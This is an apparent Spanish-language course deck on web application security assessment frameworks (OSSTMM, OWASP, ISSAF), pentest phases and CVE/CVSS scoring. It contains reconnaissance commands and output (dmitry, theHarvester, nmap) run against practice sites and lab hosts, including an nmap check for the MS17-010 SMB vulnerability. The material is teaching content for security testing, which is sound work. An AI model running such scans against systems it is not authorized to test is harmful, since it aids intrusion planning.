Frameworks para evaluación de la seguridad en aplicaciones web

Mgtr. William Alexander Ortiz Jimenez
william.ortiz@docente.fup.edu.co

Contenido

01 Introducción a la evaluación de la seguridad en aplicaciones web

Definición

¿Qué es una vulnerabilidad en seguridad informática?

Se la puede definir como una falencia o debilidad en un sistema informático, el cual coloca en riesgo la seguridad de los activos de la información y compromete la integridad, confidencialidad y disponibilidad de la información; por lo tanto, es importante reconocer, actuar y eliminar la vulnerabilidad encontrada en el menor tiempo posible.

Equipos CERT o CSIRST

Imagen tomada de https://twitter.com/GobDigitalCO/status/1026501772951670784

¿Cuál es su tarea o función?

Los CERT (Computer Emergency Response Team) o CSIRT (Computer Security Incident Response Team) tienen como función recopilar, clasificar y publicar información sobre vulnerabilidades y sobre posibles medidas para mitigarlas; disponiendo de canales de distribución y bases de datos a nivel mundial.

Equipos de investigación y gestión de Vulnerabilidades

Foro de Respuesta a Incidentes y equipos de seguridad (FIRST)

Equipo de Respuesta para Emergencias Informáticas de los Estados Unidos

Equipos de Respuesta a Incidentes de Seguridad Informática de Colombia

CVD – Coordinated Vulnerability Disclosure (Divulgación coordinada de vulnerabilidades)

Full disclosure (divulgación completa)

Non-disclosure (No divulgación)

Divulgación coordinada (actuá en conjunto con equipos de respuesta, entidades publicas o privadas

CVE – Common Vulnerabilities and Exposures (Vulnerabilidades y exposiciones comunes)

Sistema mundial de exposición de vulnerabilidades operado por la corporación MITRE

Alerta de seguridad (security alert)

Vulnerabilidad con alto impacto o eventos que aumentan los riesgos digitales

Incidente de seguridad (information security incident)

Evento o serie de eventos de seguridad digital inesperados o indeseados y que tienen una importante probabilidad de comprometer la seguridad de un sistema de información

02 Metodologías o frameworks para la evaluación de la seguridad en aplicaciones web

Metodologías o frameworks

1. OSSTMM
2. OWASP
3. ISSAF

1 Open-Source Security Testing Methodology Manual (OSSTMM)

Seguridad de la Información

Revisión de Privacidad, confidencialidad y privacidad

Revisión de documentos

Sección A

Seguridad de los procesos

Revisión de personal

Revisión de procesos en las áreas

Sección B

Seguridad en Internet

Testeos y pruebas a servicios de internet

Revisión de la infraestructura de red

Sección C

Seguridad en las comunicaciones

Revisión y testeo en las comunicaciones de voz

Sección D

Seguridad inalámbrica

Revisión y verificación en las comunicaciones y dispositivos inalámbricos

Sección E

Seguridad física

Revisión y control de controles de acceso y entorno físico

Sección F

Open-Source Security Testing Methodology Manual

Manual de la Metodología Abierta de Testeo de Seguridad

https://www.isecom.org/research.html#content5-9d

2 Open Web Security Project Application (OWASP)

Inicio - Planeación	Diseño	Desarrollo	Implementación	Mantenimiento
Revisión de políticas y estándares Revisión de criterios de medición	Revisión de requisitos de la aplicación	Revisión de código en colaboración con los desarrolladores	Revisión y comprobación de la configuración de la aplicación	Revisión y comprobación del mantenimiento periódico de la aplicación
Fase 1	**Fase 2**	**Fase 3**	**Fase 4**	**Fase 5**

OWASP
Open Web Application Security Project

Open Web Security Project Application

Proyecto abierto de seguridad de aplicaciones web

https://owasp.org/

3 Security Information Systems Assessment Framework (ISSAF)

Security Information Systems Assessment Framework

Metodología del marco de evaluación de la seguridad de los sistemas de información

http://www.oissg.org

Fase 1. Planeación

- Identificación de las personas de contactos de ambas partes.
- Apertura de reunión para identificar el alcance.
- El enfoque y la metodología.
- Las fechas exactas.
- Los tiempos de prueba.
- La escalada de privilegios

Fase 2. Evaluación

9 Capas:

1. Recopilación de información.
2. Mapeo de redes.
3. Identificación de vulnerabilidades.
4. Pentest o penetración.
5. Obtener acceso y escalar privilegios.
6. Enumeración adicional.
7. Comprometer usuarios y sitios remotos.
8. Mantener el acceso.
9. Cubrir u ocultar rastros.

03 Fases o etapas de un Pentesting

- Fase 1: Recolección de información
- Fase 2: Análisis de vulnerabilidades
- Fase 3: Explotación de vulnerabilidades
- Fase 4: Informes de resultados

Fase 1: Recolección de información

Etapa conocida como “Intelligence Gathering” en donde se emplean técnicas y herramientas para la obtención de información sobre los sistemas informáticos y el reconocimiento de información relevante de la empresa u organización.

Recolección pasiva

Dmitry

Comandos:

dmitry -s hackthissite.org → subdominios

dmitry -p hackthissite.org → puertos

```
root@kali:~# dmitry -s hackthissite.org
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:137.74.187.102
HostName:hackthissite.org

Gathered Subdomain information for hackthissite.org
---------------------------------
Searching Google.com:80...
HostName:www.hackthissite.org
HostIP:137.74.187.103
HostName:www.irc.hackthissite.org
HostIP:137.74.187.153
HostName:legal.hackthissite.org
HostIP:137.74.187.137
HostName:forum.hackthissite.org
HostIP:137.74.187.101
Searching Altavista.com:80...
Found 4 possible subdomain(s) for host hackthissite.org, Searched 0 pages containing 0 results

All scans completed, exiting
```

```
root@kali:~# dmitry -p 192.168.88.221
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 192.168.88.221
Continuing with limited modules
HostIP:192.168.88.221
HostName:

Gathered TCP Port information for 192.168.88.221
---------------------------------

 Port           State

22/tcp          open
135/tcp         open
139/tcp         open

Portscan Finished: Scanned 150 ports, 146 ports were in state closed


All scans completed, exi
```

```
root@kali:~# dmitry -p hackthissite.org
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:137.74.187.103
HostName:hackthissite.org

Gathered TCP Port information for 137.74.187.103
---------------------------------

 Port           State

80/tcp          open

Portscan Finished: Scanned 150 ports, 1 ports were in state closed


All scans completed, exiting
```


Recolección pasiva


TheHarvester


Comandos:

theHarvester -d hackthissite.org -l 300 -b all

theHarvester -d defendtheweb.net -l 300 -b all -f test








Recolección pasiva

Maltego

Descarga:
https://www.maltego.com/downloads/

Registro:
https://www.paterva.com/web7/community/community.php



Recolección activa

nmap

nmap -sV hackthissite.org

nmap -Pn ip_equipo

Scripts de nmap:

https://nmap.org/search/?q=Eternal+Blue

Ejemplo: nmap -p445 --script smb-vuln-ms17-010 192.168.88.246

```
william@sentinel:~$ nmap -p445 --script smb-vuln-ms17-010 192.168.88.246
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-03 15:13 -05
Nmap scan report for 192.168.88.246
Host is up (0.00058s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 5.99 seconds
```

```
root@kali:~# nmap -sV hackthissite.org

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-06 18:44 EDT
Nmap scan report for hackthissite.org (137.74.187.100)
Host is up (0.18s latency).
Other addresses for hackthissite.org (not scanned): 137.74.187.102 137.74.187.101 137.74.187.10
41d0:8:ccd8:137:74:187:100 2001:41d0:8:ccd8:137:74:187:102 2001:41d0:8:ccd8:137:74:187:101 2001
Not shown: 997 filtered ports
PORT    STATE  SERVICE        VERSION
22/tcp  closed ssh
80/tcp  open   http-proxy     HAProxy http proxy 1.3.1 or later
443/tcp open   ssl/http-proxy HAProxy http proxy 1.3.1 or later
Service Info: Device: load balancer

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.98 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.88.226
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-05 17:56 EDT
Nmap scan report for 192.168.88.226
Host is up (0.0070s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 13.50 seconds
```

Fase 2: Análisis de vulnerabilidades

Etapa en la que se emplean técnicas y herramientas para determinar las debilidades o vulnerabilidades de un sistema y establecer las posibles estrategias de penetración con el objetivo de comprometer la seguridad del sistema.


¿Cómo analizar vulnerabilidades?

CVE – Common Vulnerabilities and Exposures (Vulnerabilidades y exposiciones comunes)

Sistema mundial de exposición de vulnerabilidades operado por la corporación MITRE. Se documenta y reportan las vulnerabilidades encontradas.

Enlaces:

https://cve.mitre.org/
https://nvd.nist.gov/





Evaluación de Vulnerabilidades

COMMON VULNERABILITY SCORING SYSTEM

CVSS - Common Vulnerability Scoring System (Sistema de puntuación para estimar el impacto de las vulnerabilidades)

https://www.first.org/cvss/





El CVSS es administrado y actualizado por el Forum of Incident Response and Security Teams (FIRST)

¿Cómo analizar vulnerabilidades?

CVSS - Common Vulnerability Score System
(Sistema de puntaje de Vulnerabilidades comunes)

Catalogo de vulnerabilidades según la confidencialidad, integridad, disponibilidad y su nivel de riesgo.

Enlaces:

https://www.cvedetails.com/


Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	791	0.50
1-2	1176	0.70
2-3	8057	4.60
3-4	8887	5.10
4-5	41607	23.70
5-6	33238	19.00
6-7	26126	14.90
7-8	35038	20.00
8-9	870	0.50
9-10	19550	11.10
Total	175340	

Weighted Average CVSS Score: **6.5**

Vulnerability Distribution E



Detalles de vulnerabilidad: CVE-2017-0143

El servidor SMBv1 en Microsoft Windows Vista SP2; Windows Server 2008 SP2 y R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold y R2; Windows RT 8.1; y Windows 10 Gold, 1511 y 1607; y Windows Server 2016 permite a los atacantes remotos ejecutar código arbitrario a través de paquetes manipulados, también conocido como "vulnerabilidad de ejecución remota de código SMB de Windows". Esta vulnerabilidad es diferente a las descritas en CVE-2017-0144, CVE-2017-0145, CVE-2017-0146 y CVE-2017-0148.

Fecha de publicación: 2017-03-17 Última fecha de actualización: 2018-06-21

Contraer todo Expandir todo Seleccionar Seleccionar y copiar Desplazarse a Comentarios Enlaces externos

Buscar en Twitter Buscar en YouTube Buscar en Google

- Puntuaciones CVSS y tipos de vulnerabilidad

Puntaje CVSS	9.3
Impacto de la confidencialidad	Completo (hay una divulgación total de la información, lo que da como resultado que se revelen todos los archivos del sistema).
Impacto de integridad	Completo (Hay un compromiso total de la integridad del sistema. Hay una pérdida completa de la protección del sistema, lo que da como resultado que todo el sistema se vea comprometido).
Impacto en la disponibilidad	Completo (hay un cierre total del recurso afectado. El atacante puede hacer que el recurso no esté disponible por completo).
Complejidad de acceso	Medio (Las condiciones de acceso son algo especializadas. Se deben cumplir algunas condiciones previas para explotar)
Autenticación	No se requiere (no se requiere autenticación para aprovechar la vulnerabilidad).
Acceso obtenido	Ninguna
Tipo(s) de vulnerabilidad	Ejecutar código
Identificación de CWE	20

- Productos afectados por CVE-2017-0143

#	tipo de producto	Proveedor	Producto	Versión	Actualizar	Edición	Idioma

No se encontró ningún producto vulnerable. Si la vulnerabilidad se creó recientemente, puede llevar algunos días recopilar la lista de productos vulnerables y otra información, como puntajes cvss. Vuelva a consultar en unos días.

Evaluación de vulnerabilidades

Ejemplo:

La vulnerabilidad **CVE-2017-0144** tiene la siguiente descripción:

La vulnerabilidad CVE-2017-0144 conocida como “Vulnerabilidad de ejecución remota de código SMB de Windows”, permite a los atacantes a través de conexión remota ejecutar código mediante la inserción de paquetes establecidos al servidor SMBv1 (Microsoft Server Message Block 1.0).

Se considera crítica para las versiones compatibles con sistemas operativos Microsoft Windows Vista SP2, Windows Server 2008 SP2 y R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold y R2, Windows RT 8.1 y Windows 10 Gold, 1511 y 1607; y Windows Server 2016.

¿Cómo calcular un puntaje asociado a una vulnerabilidad?

CVSS utiliza tres grupos de métricas

Métrica base

